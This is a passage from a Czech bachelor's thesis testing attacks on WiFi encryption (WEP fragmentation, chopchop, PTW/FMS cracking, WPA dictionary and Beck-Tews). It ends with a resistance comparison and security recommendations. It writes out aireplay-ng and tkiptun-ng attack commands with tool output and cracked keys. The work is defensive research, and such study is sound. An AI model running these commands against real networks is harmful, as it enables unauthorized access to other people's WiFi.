Útok slouží stejně jako útok Chopchop k získání PRGA. U obou útoků tedy nezískáme klíč, ale získáme data pomocí kterých můžeme vytvořit nové pakety pro injekci. PRGA se ukládá do souborů, které mají příponu .xor. Takto získaný PRGA se může použít pro vygenerování paketů, na které budeme aplikovat injekci. Následně si vygenerujeme ARP paket, na který použijeme také injekci. Pokud AP vysílá takto vytvořený paket všemi směry, tak díky tomu můžeme získat nový inicializační vektor. Až máme dostatek inicializačních vektorů, tak můžeme prolomit WEP klíč pomocí útoku FMS/Korek (případně také útok PTW).

K realizaci tohoto útoku jsem použil program aireplay-ng. V momentě, kdy k nám dorazí paket, tak se nás aireplay-ng zeptá, zda-li má použít paket, který jsme právě získali. Odpovíme, že ano. Aby naše snažení nebylo marné, tak je potřeba vyzkoušet více paketů. Ukázka realizace fragmentačního útoku je na obrázku 3.3

Útok spustíme zadáním parametru -5. Pomocí parametru –e nastavíme hodnotu cílového SSID, parametr –b poslouží k nastavení cílové MAC adresy AP a parametr –h nastaví zdrojovou MAC adresu.

Útok jsem tedy spustil pomocí tohoto příkazu:
aireplay-ng -5 -e Internet -b 50:67:F0:8B:62:24 -h 18:F4:6A:71:FB:04 mon0

```
10:30:41  Waiting for beacon frame (BSSID: 50:67:F0:8B:62:24) on channel 8
10:30:41  Waiting for a data packet...
Read 70735 packets...

      Size: 117, FromDS: 1, ToDS: 0 (WEP)
        BSSID  =  50:67:F0:8B:62:24
       Dest. MAC  =  33:33:00:01:00:03
      Source MAC  =  18:F4:6A:71:FB:04

      0x0000:  0842 0000 3333 0001 0003 5067 f08b 6224  .B..33....Pg..b$
      0x0010:  18f4 6a71 fb04 e014 414b 9100 aaaa 0300  ..jq....AK......
      0x0020:  0000 86dd 6000 0000 0021 1101 fe80 0000  ....`....!......
      0x0030:  0000 0000 117f 73c8 5886 02d4 ff02 0000  .....□s.X.......
      0x0040:  0000 0000 0000 0000 0001 0003 ea38 14eb  .............8..
      0x0050:  0021 71b0 720f 0000 0001 0000 0000 0000  .!q.r...........
      0x0060:  074e 6574 626f 6f6b 0000 ff00 01f5 fd57  .Netbook.......W
      0x0070:  a2fe 5121 c5                             ..Q!.

Use this packet ? y
Saving chosen packet in replay_src-0519-112152.cap
11:23:01  Data packet found!
11:23:01  Sending fragmented packet
11:23:03  No answer, repeating...
11:23:03  Trying a LLC NULL packet
11:23:03  Sending fragmented packet
11:23:04  No answer, repeating...
11:23:42  Still nothing, trying another packet...
Read 64 packets...

      Size: 116, FromDS: 0, ToDS: 1 (WEP)
        BSSID  =  50:67:F0:8B:62:24
        Dest. MAC  =  FF:47:64:0B:21:D3
      Source MAC  =  18:F4:6A:71:FB:04

      0x0000:  0841 0000 5067 f08b 6224 18f4 6a71 fb04  .A..Pg..b$..jq..
      0x0010:  ff47 640b 21d3 400d 414b 9100 e0e0 034a  .Gd.!.@.AK.....J
      0x0020:  7574 f1ab 1170 7372 7d5d 6e7f 87f8 7b7a  ut...psr}]n□.{z
      0x0030:  6564 6766 701f 10aa 35ea 6dba 966a 6b6a  edgfp...5.m..jkj
      0x0040:  1514 1716 1110 1312 1d1d 1f1d f320 0ff1  ..... ..
      0x0050:  0525 76b6 730f 0302 0d0d 0f0e 0908 0b0a  .%v.s...........
      0x0060:  327a 5242 535f 5c59 3d3c c03e 38cd c66d  2zRBS_\Y=<.>8..m
      0x0070:  c63c 8f2a                                .<.*

Use this packet ? y
Saving chosen packet in replay_src-0519-112349.cap
11:24:44  Data packet found!
11:24:44  Sending fragmented packet
```

Obrázek 3.3-Ukázka fragmentačního útoku

3.5.2 Korek Chopchop útok


K realizaci opět použijeme aireplay-ng. S tím rozdílem, že ke spuštění použijeme parametr -4. Aplikace se nás opět zeptá, zda-li chceme použít obdržený paket, opět tedy odpovíme, že ano. Průběh útoku je znázorněn na obrázku 3.4

Útok byl spuštěn tímto příkazem:

```
aireplay-ng -4 -e Internet -b 50:67:F0:8B:62:24 -h 18:F4:6A:71:FB:04 mon0
10:33:31  Waiting for beacon frame (BSSID: 50:67:F0:8B:62:24) on channel 8
Read 68869 packets...

        Size: 117, FromDS: 1, ToDS: 0 (WEP)
             BSSID  =  50:67:F0:8B:62:24
          Dest. MAC  =  33:33:00:01:00:03
         Source MAC  =  18:F4:6A:71:FB:04

        0x0000:  0842 0000 3333 0001 0003 5067 f08b 6224  .B..33....Pg..b$
        0x0010:  18f4 6a71 fb04 e014 414b 9100 aaaa 0300  ..jq....AK......
        0x0020:  0000 86dd 6000 0000 0021 1101 fe80 0000  ....`....!......
        0x0030:  0000 0000 117f 73c8 5886 02d4 ff02 0000  .....□s.X.......
        0x0040:  0000 0000 0000 0000 0001 0003 ea38 14eb  .............8..
        0x0050:  0021 71b0 720f 0000 0001 0000 0000 0000  .!q.r...........
        0x0060:  074e 6574 626f 6f6b 0000 ff00 01f5 fd57  .Netbook.......W
        0x0070:  a2fe 5121 c5                             ..Q!.

Use this packet ? y

Saving chosen packet in replay_src-0519-112152.cap

Offset  116 ( 0% done) | xor = 4D | pt = 88 | 1277 frames written in 22079ms
Sent    3 packets, current guess: 02...
The chopchop attack appears to have failed. Possible reasons:

* Target is 802.11g only but you are using a 802.11b adapter.
* The wireless interface isn't setup on the correct channel.
* You're trying to inject with an unsupported chipset (Centrino?).
* The driver source wasn't properly patched for injection support.
* You are too far from the AP. Get closer or reduce the send rate.
* The wireless interface isn't setup on the correct channel.
* The client MAC you have specified is not currently authenticated.
Try running another aireplay-ng to fake authentication (attack "-1").
* The AP isn't vulnerable when operating in authenticated mode.
Try aireplay-ng in non-authenticated mode instead (no -h option).
```

Obrázek 3.4 Ukázka průběhu útoku Korek Chopchop

Díky dostatečnému zachycení dat v síti se mi podařilo prolomit klíč WEP v několika případech.



Obrázek 3.5 – Ukázka prolomení klíče WEP

3.5.3 Porovnání metod FMS/Korek a PTW

Výsledky jednotlivých měření byly zaznamenány do tabulky 3.5. Z tabulky vyplývá, že metoda PTW je mnohem efektivnější než metoda FMS/Korek. Například v prvním případě je vidět, že k prolomení téhož klíče bylo potřeba daleko méně inicializačních vektorů a bylo otestováno daleko méně kombinací klíčů než u metody FMS/Korek, díky čemuž bylo možné prolomit klíč v kratší době.

Klíč	Délka klíče	Použitá metoda	Počet klíčů	Počet IV
C7:B0:8E:D9:3A:7E:EA:AF:2E:77:BE:37:D1	128 bitů	PTW	167794	48697
C7:B0:8E:D9:3A:7E:EA:AF:2E:77:BE:37:D1	128 bitů	FMS/Korek	521483	54622
Lukas1987	64 bitů	PTW	75150	45754
fcohpvbx	64 bitů	PTW	1748	30573
navra52w	64 bitů	PTW	160351	52479
navra52w	64 bitů	FMS/Korek	2635484	253721

Tabulka 3.5-Porovnání metod PTW a FMS/Korek

3.6 Útoky na WPA/WPA 2-PSK

3.6.1 Slovníkový útok na WPA/WPA 2-PSK

K realizaci tohoto útoku je nezbytné, abychom zachytili handshake mezi klientem a AP. Handshake lze zachytit pomocí deautentizačního útoku (popsán v kapitole 3.4). Spustíme program aircrack-ng a zadáme soubor s handshakem, pomocí parametru –w zadáme přístup ke slovníku, který použijeme.

Obrázek 3.6 – Ukázka prolomení WPA-PSK

3.6.2 Útok Beck-Tews

Útok se dá realizovat pomocí aplikace tkiptun-ng. Pomocí parametru -9 otestujeme kvalitu signálu a zda-li je možné provést injekci. Parametry –m a –n poslouží k definování maximální a minimální délky paketu.

Útok jsem spustil zadáním tohoto příkazu:

tkiptun-ng -e Internet -a 50:67:F0:8B:62:24 -h 18:F4:6A:71:FB:04 -m 80 -n 100 mon0

```
For information, no action required: Using gettimeofday() instead of /dev/rtc
The interface MAC (00:15:AF:98:C6:2A) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 18:F4:6A:71:FB:04
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
11:09:39  Michael Test: Successful
11:09:39  Waiting for beacon frame (BSSID: 50:67:F0:8B:62:24) on channel 8
11:09:39  Found specified AP
11:09:39  Sending 4 directed DeAuth. STMAC: [18:F4:6A:71:FB:04] [ 4|60 ACKs]
11:09:44  Sending 4 directed DeAuth. STMAC: [18:F4:6A:71:FB:04] [20|63 ACKs]
11:09:50  Sending 4 directed DeAuth. STMAC: [18:F4:6A:71:FB:04] [ 4|60 ACKs]
```

Obrázek 3.7- Neúspěšný útok Beck-Tews

Jelikož testované AP neumožnilo nastavit šifrování TKIP, tak nebylo možné útok provést. U tohoto AP se dalo nastavit pouze šifrování WPA-PSK s režimem AES-CCMP. Jak již bylo zmíněno v kapitole 2.4.2, tak tento útok si poradí ale pouze s TKIP. Vše skončilo u opakovaného odesílání deautentizačních rámců, s tím, že se po několika minutách začly hodnoty opakovat.

3.7 Útoky Man in the Middle

3.7.1 Falešná autentizace

Útok lze realizovat pomocí aplikace aireplay-ng. Útok spustíme pomocí parametru -1. Pomocí parametru –e nastavíme cílové SSID AP, parametr –a nám poslouží k nastavení cílové MAC adresy AP parametr –h k nastavení zdrojové MAC adresy.

Ukázka útoku je na obrázku 3.8

```
19:15:20 Waiting for beacon frame (BSSID: 50:67:F0:8B:62:24) on channel 2
19:15:21 Sending Authentication Request (Open System) [ACK]
19:15:21 Authentication successful
19:15:21 Sending Association Request [ACK]
19:15:21 Association successful :-) (AID: 1)
```

Obrázek 3.8 - Ukázka průběhu falešné autentizace

4 Srovnání WEP a WPA z hlediska odolnosti

Vše je zaznamenáno v tabulce 4.1, je použito klasické známkování jako ve škole (od 1 do 5, kde 1 znamená nejlepší a 5 nejhorší).

Útok	WEP	WPA	WPA 2
Na integritu dat a důvěrnost dat	4	1	1
Falešná autentizace	5	1	1
Odesílání falešných paketů	4	2	1
Falešné AP	5	2-3	2-3
Útok na slabý klíč	4	1	1

Tabulka 4.1-Porovnání protokolů z hlediska odolnosti

Jako první je porovnán útok na integritu dat a důvěrnost dat. Nejhůře dopadl protokol WEP a odnesl si známku 4. WEP používá pro kontrolu integrity cyklický lineární součet (CRC32). Tento algoritmus není příliš bezpečný, protože lze obejít záměnou určitých bitů. Zaměníme vhodným způsobem některé bity tak, aby kontrolní součet zůstal stejný. Takto upravený paket poté odešleme do sítě. Paket projde kontrolou integrity a poté je předán do vyšší vrstvy, kde způsobí chybu, protože data nebudou dávat smysl. Následně je odeslána zpráva s chybovým hlášením, jejíž podobu můžeme odhadnout a poté odvodit šifrovací klíč pro daný inicializační vektor. U WPA s TKIP je situace mnohem lepší. Použitá hashovací funkce Michael není lineární (na rozdíl od CRC32, kde byla hodnota této funkce zašifrována v těle zprávy a umožnila zmíněnou záměnu dat), tím pádem nebylo možné přenášený paket modifikovat. U WPA 2 s AES-CCMP rovněž nebylo možné přenášený paket modifikovat.

Dále byla porovnána falešná autentizace u všech protokolů. Nejhůře si opět vedl protokol WEP, kde se podařila falešná autentizace realizovat během několika sekund. U WPA i WPA 2 se nepodařilo falešnou autentizaci realizovat, potíže nastaly už v případě, kdy jsem měl zapnutou pouhou filtraci MAC adres.

Co se týče falešných paketů, tak kritická situace nastala opět u protokolu WEP. U WPA jsem dal hodnocení 2. Díky aplikaci útoku Beck-Tews bylo možné do sítě zasílat falešné pakety. Na rozdíl od protokolu WEP má WPA lepší funkci pro kontrolu integrity a ta rozpozná, že se někdo pokouší zaútočit na vaši síť (automaticky pak změní hodnoty klíčů). Díky tomu se mi

podařilo útok pořádně zrealizovat až na několikátý pokus. U zabezpečení WPA 2 jsem s tímto typem útoku nepochodil a proto mu dávám hodnocení 1.

Předposledním bodem bylo porovnání odolnosti ohledně autentizace k fake AP. Protokoly WPA a WPA 2 si vedly téměř shodně jako WEP, tedy odolnost vůči tomuto typu útoku byla špatná (dobrou odolnost prokázaly tyto protokoly až při použití autentizačních schémat-což uvádí zdroj [18]). Díky tomu jsem udělil hodnocení 2-3 u WPA a WPA 2. U protokolu WEP nastává největší potíž v okamžiku, kdy je nastavena jednostranná autentizace (uživatel v tomto případě nemá jistotu, že se připojuje k autorizovanému přístupovému bodu).

Posledním bodem pro porovnání z hlediska odolnosti těchto 3 zabezpečení je útok na slabý klíč. Nejsnadněji šlo tento útok aplikovat na protokol WEP (konkrétně se jedná o útok FMS). Vše je možné realizovat díky tzv.slabým inicializačním vektorům. U protokolu WPA i u protokolu WPA 2 žádná problematická situace nenastala, prokázaly vůči tomuto typu útoku výbornou odolnost.

Z tabulky je zřejmé, že protokol WEP pohořel ve všech kategoriích a tudíž je dobré se mu vyhýbat za každou cenu.

5 Závěr práce

5.1 Zhodnocení naměřených výsledků

Cílem této práce bylo rozebrat možnosti napadnutelnosti zabezpečení bezdrátových sítí WiFi a otestovat útoky na jednotlivá zabezpečení. Otestoval jsem útoky na 3 typy zabezpečení (WEP, WPA a WPA 2 (obě v režimu PSK)), rovněž byly otestovány útoky na slabší typy ochran WiFi sítí (vypnutí SSID a filtrace MAC adres).

Ukázalo se, že vypnutí SSID a filtrace MAC adres není dostatečnou ochranou. V případě 2.zmíněné ochrany nebylo potřeba nic zásadního řešit, protože v dnešní době existuje speciální software, který udělá veškerou práci za vás. Se skrytým SSID byla situace o něco málo horší. Pro Windows neexistuje program, který by dokázal zjistit skryté SSID, je nutné neustále monitorovat provoz v síti a počkat si, až se klient připojí, což je poněkud zdlouhavé. Network Stumbler mi nedokázal zobrazit skryté SSID, další programy na tom nebyly také nejlépe. Například program Inssider mi sice dokázal sdělit, že je v okolí síť se skrytým SSID, nicméně v poli Název mi ukazoval neustále Neznámou hodnotu. Nejhůře si vedl program Wireless NetView, který po vypnutí SSID odmítal spolupracovat a dokonce nezobrazil ani sítě mých sousedů. V prostředí Linuxu šlo zjistit skryté SSID snadnějším způsobem (program Kismet jej dokázal zjistit sám od sebe)- konkrétně šlo v balíku aircrack-ng provést deautentizační útok, takže nebylo nutné čekat na okamžik, kdy se někdo připojí do sítě.

Co se týče prolomení šifrování WEP a WPA (a WPA 2), tak se ukázalo, že prostředí Windows není vhodné k této činnosti. Našel jsem sice balík aircrack-ng i pro Windows, ale bohužel nefungoval tak, jak by měl. Aby bylo možné realizovat útoky na WEP a WPA, tak tento program vyžadoval speciální ovladače pro wifikartu. Nedokázal jsem nalézt adekvátní ovladače a tak celý proces prolamování hesla skončil poměrně brzy (většinou kvůli absenci Peek driveru). Když jsem zkusil nějaké neoficiální ovladače, tak jsem si také zrovna nepomohl (nebylo možné připojit se k Internetu). Proto nedoporučuji provádět testy útoků v prostředí Windows, prostředí Linuxu je daleko vhodnější. V dnešní době existují speciální Linuxové distribuce, které jsou speciálně určeny k hackování WiFi sítí. Nejznámějšími distribucemi jsou Backtrack a WiFislax. Obě tyto distribuce mají v sobě integrován balík programů aircrack-ng a spoustu dalších programů.

U prolomení protokolu WEP nastala řada komplikací. Zejména pak při realizaci aktivních útoků (Fragmentační útok a Chopchop útok). V obou případech se nepodařilo útok realizovat ideálním způsobem. U Chopchop útoku se nezdařilo uhádnout byte odřízlé části rámce, AP nic neposlalo a tak útok ztroskotal. To se stávalo vždy, ani v 1 případě se nepodařilo uhádnout hodnotu bytu. U fragmentačního útoku nastaly potíže hned v samotném začátku. Přijal jsem k otestování několik paketů (vyzkoušel jsem zhruba 100 možností), ačkoliv rámce měly v LLC nutné byty 0xAAAA0300000008, tak útok vždy ztroskotal. AP mi vždy potvrdilo ACKem , že rámec přijalo, nicméně nikdy nic nepřeposlalo.

Dále byly otestovány pasivní útoky (útok PTW a FMS/Korek). Obě metody byly navzájem porovnány a ukázalo se, že útok PTW je mnohem efektivnější než útok FMS. K prolomení klíče mu stačilo méně zachycených paketů a tím pádem byl klíč prolomen také rychleji.

U WPA byly otestovány 2 útoky-slovníkový útok na WPA-PSK (i WPA 2-PSK) a poté útok Beck-Tews na WPA-TKIP. V prvním případě bylo nutné zachytit první 2 zprávy 4-cestného handshaku (byl použit deautentizační útok), následně pak byl použit slovník s hesly (uložen na CD). Jelikož testovací sestava postrádala výkonnou grafickou kartu (k dispozici byla pouze sdílená grafika Intel GMA X3100), tak nemohlo dojít k otestování speciálního softwaru, který využívá k prolomení WPA-PSK výpočtů grafické karty. Útok Beck-Tews se nepodařilo realizovat díky nemožnosti nastavit šifrování WPA-TKIP na použitém AP (ZyXel P-660HN-T3A).

5.2 Doporučení

Řada lidí (hlavně uživatelé WiFi v domácnostech) podceňuje zabezpečení své domácí WiFi sítě. V drtivé většině případů je to způsobeno díky neznalosti dané problematiky. Někteří uživatelé například nasazují pouze jednodušší typy ochran (pouze filtrace MAC adres nebo pouhé vypnutí SSID) a myslí si, že mají vyhráno. Není tomu tak.

Testy prokázaly, že pouhé vypnutí vysílání SSID a filtrace MAC adres se dá poměrně snadným způsobem obejít a bohužel neexistuje žádný způsob, jak se bránit. Testy rovněž ukázaly, jak je slabé šifrování dat pomocí protokolu WEP. Téměř ve všech testech odolnosti WEP propadl, klíč se podařilo v mnoha případech prolomit během několika minut.

Za sebe rozhodně doporučuji nasazení WPA/WPA 2 v režimu PSK, protože prokázal výbornou odolnost vůči všem typům útoků. Nicméně je potřeba zvolit dostatečně silné heslo, nejlépe kombinaci písmen, čísel a speciálních znaků, aby jste dokázali odolávat slovníkovým

útokům. Na WEP pokud možno zapomeňte (pokud ale máte starší zařízení, které nic lepšího neumí, tak volte dostatečně silné heslo, které dokáže odolat slovníkovým útokům, zvolte délku hesla 128 bitů a aktualizujte firmware). Nasazení filtru MAC adres a případně vypnutí SSID mi v dnešní době přijde trochu zbytečné a postrádá to smysl. Nicméně kdo chce, tak to může nasadit.

V prostředí firem je vhodné zauvažovat o nasazení autentizačních serverů. Je potřeba zvolit vhodnou variantu, která není příliš nákladná a která je bezpečná (nejlépe EAP-TTLS nebo PEAP). Zároveň musí být tato varianta snadno implementovatelná. Neuškodí dát před AP firewall a používat směrové antény místo všesměrových. Za zvážení stojí take nasazení VPN sítě.

Poměrně zajímavým způsobem se v Německu vypořádali s lidmi, kteří si nezabezpečují své WiFi sítě. Každý si musí povinně zabezpečit svou WiFi síť, aby někomu neumožnil nelegálně stahovat hudbu, filmy nebo software. Pokud tak neučiní, tak se vystavuje riziku vystavení pokuty ve výši 100 eur. Přijde vám to jako dobrý nápad?

Literatura

[1] Airdump.cz: Hacking WiFi [online], poslední aktualizace 20.3. 2011 (Citace 21.3.2011)
URL: < http://wiki.airdump.cz/Hacking_WiFi_s%C3%ADt%C3%AD>

[2] Airdump.cz: Nvidia GTX480 vs ATI HD 5970-crack WPA-Pyrit benchmark, [online], (Citace 5.2.2011)
URL: < http://airdump.cz/nvidia-asus-gtx480-atisapphire-hd5970-pyrit-benchmark/>

[3] Barken Lee: Jak zabezpečit bezdrátovou síť WiFi. První vydání, Brno,Computer Press, 2004, ISBN-80-251-0346-3, (Citace 30.11.2010)

[4] Bittau Andrea: The Fragmentation Attack in Practice [online], 17.9. 2005
URL: <http://wiki-files.aircrack-ng.org/doc/Fragmentation-Attack-in-Practice.pdf>

[5] Brute Force Wep Cracker [online], poslední aktualizace 14.5. 2008
URL: < http://www.boards.ie/vbulletin/showthread.php?p=55968687>

[6] Diit.cz: V Německu si musíte zabezpečit WiFi, rozhodl soud [online], 14.května 2010
URL:< http://www.diit.cz/clanek/v-nemecku-si-musite-zabezpecit-wi-fi-rozhodl-soud/36211/>

[7] Dsl.sk: 128-bitové WEP je možné zlomiť za menej ako minútu [online] 4.4.2007
URL: <http://www.dsl.sk/article.php?article=3656>

[8] Dsl.sk: Prvý útok na WiFi WPA, čo umožňuje [online] 11.listopadu 2008
URL: < http://www.dsl.sk/article.php?article=6592&title=>

[9] Fuka František: Zloděj WiFi signálu [online], 8.8. 2005, (Citace 15.10.2010)
URL: < http://www.lupa.cz/clanky/zlodej-wifi-signalu/ >

[10] Hráček Jiří: Jaké jsou útoky do WLAN a jak jim čelit? [online], 27.4.2009
URL: <http://www.intelek.cz/art_doc-E60CF36467F2BCB4C125758D004B0561.html>

[11] Chaabouni Rafik: Break WEP Faster with Statistical Analysis [online], Červen 2006, (Citace 15..2.2011)
URL: < http://lasecwww.epfl.ch/pub/lasec/doc/cha06.pdf>

[12] IT Security: Hacking 802.1X-Cisco EAP-LEAP cracking [online], 8.5. 2009
URL: < http://ipsecs.com/web/?p=66>

[13] Lehembre Guillaume-Bezpečnost WiFi-WEP, WPA a WPA 2. [online]
URL: <http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_CZ.pdf>

[14] Moravec Zbyněk: Hacking WiFi-1.ARP replay [online]
URL: < http://www.zbynek.adamh.cz/cs/050914/Hacking/Clanky/Hacking-Wifi-1-ARP-replay/>

[15] Moravec Zbyněk: Hacking WiFi-2.Fragmentation attack [online]
URL: < http://www.zbynek.adamh.cz/cs/050931/Hacking/Clanky/Hacking-Wifi-2-Fragmentation-attack/>
[16] Moravec Zbyněk: Hacking WiFi-3.Korek chopchop [online]
URL: < http://www.zbynek.adamh.cz/cs/050953/Hacking/Clanky/Hacking-Wifi-3-KoreK-chopchop/>
[17] Pužmanová Rita: Bezpečnost bezdrátové komunikace. První vydání,Brno, Computer Press, 2005, ISBN 80-251-0791-4.
[18] Pužmanová Rita: WLAN konečně bezpečné [online], 27.4 2004
URL: < http://www.lupa.cz/clanky/wlan-konecne-bezpecne/>
[19] Security-portal.cz: Bezpečnost a hacking WiFi-3.WEP [online], 22.12. 2009
URL: < http://www.security-portal.cz/clanky/bezpe%C4%8Dnost-hacking-wifi-80211-3-wep
[20] Security portal.cz: Fake AP s OpenBSD [online], 4.6. 2010
URL: http://www.security-portal.cz/clanky/fake-ap-s-openbsd
[21] Security-portal.cz: WiFi sítě a jejich slabiny [online], 17.3. 2005
URL: < http://www.security-portal.cz/clanky/wifi-s%C3%ADt%C4%9B-jejich-slabiny>
[22] Tews Erik, Pychkine Andrei and Weinmann Ralph-Philipp: aircrack-ptw [online], 2007 (Citace 8.2.2011)
URL: <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/ >
[23] Wikipedie: Brute-force attack [online], 16.2.2007, poslední aktualizace 26.4. 2011
URL: < http://en.wikipedia.org/wiki/Brute_force_attack>
[24] Wikipedie: Dictionary attack [online], 27.5.2002, poslední aktualizace 19.února 2011
URL: < http://en.wikipedia.org/wiki/Dictionary_attack>
[25] Wikipedie: Fluhrer, Mantin and Shamir attack [online], 4.4.2007, poslední aktualizace 22.1.2011, (Citace 15.3. 2011)
URL: <http://en.wikipedia.org/wiki/Fluhrer,_Mantin_and_Shamir_attack>
[26] Wikipedie: Man in the middle [online], 8.1.2009, poslední aktualizace 27.2.2011
URL: <http://cs.wikipedia.org/wiki/Man_in_the_middle>
[27] Wikipedie: RC4 [online], 4.10.2009, poslední aktualizace 7.1.2011
URL: < http://cs.wikipedia.org/wiki/RC4>
[28] Zandl Patrick: Bezdrátové sítě WiFi- Praktický průvodce. První vydání, Brno, Computer Press, 2003, ISBN-80-7226-632-2

Příloha A-Průběh 4-cestného handshaku

4-cestný handshake spouští přístupový bod. Jak uvádí zdroj [ ], tak handshake umožňuje:

1.) Potvrdit, že klient zná PMK.

2.) Odvodit nový PTK.

3.) Instalovat klíče šifrování a integrity.

4.) Šifrovat přenos GTK.

5.) Potvrdit výběr sady šifer.

PTK je odvozeno z PMK, pevného řetězce, MAC adresy přístupového bodu, MAC adresy klienta a ze 2 náhodně vybraných čísel. Těmito čísly jsou číslo ANonce, jež je zasláno klientovi přes AP a číslo SNonce, které si klient vygeneruje sám zcela náhodně. První zprávu spustí AP. Vybere náhodné číslo ANonce a odešle jej klientovi v nešifrované podobě. Klient vygeneruje SNonce. Nyní pro něj není problémem vypočítat PTK a odvozené dočasné klíče. Pomocí klíče KCK zašle SNonce a klíč MIC, který je vypočten z druhé zprávy. V okamžiku, kdy autentizátor přijme 2.zprávu, může vytáhnout SNonce a vypočítat PTK a jiné odvozené dočasné klíče. Na základě ověření hodnoty MIC, kterou obdržel ve 2.zprávě se ujistí, zda-li zná klient PMK a zda má správně vypočítaný PTK a odvozené dočasné klíče.

Třetí zpráva, kterou zašle autentizátor klientovi, obsahuje GTK (klíč pro multicasty). GTK je odvozené z náhodného klíče GMK a GNonce. GTK je šifrovaný pomocí KEK. Zpráva je chráněna pomocí MIC (je vypočítané ze 3. zprávy pomocí KCK). Po obdržení této zprávy se uživatel dozví, zda AP zná PMK a má z něj správně spočteno PTK.

Poslední zpráva potvrzuje dokončení handshaku a udává, že klient nyní nainstaluje klíč a následně spustí šifrování. Jakmile autentizátor ověří hodnoty MIC, tak nainstaluje své klíče. Klient a AP získaly, vypočítaly a nainstalovaly šifrovací klíče a není tedy problém, aby mezi nimi byla zahájena komunikace.

Příloha B-Obsah přiloženého CD

Handshake-zachycený handshake při prolomení WPA-PSK

Slovník-slovník, který byl použit pro realizaci slovníkového útoku na WPA-PSK

Text-Text bakalářské práce ve formátu PDF a MS Word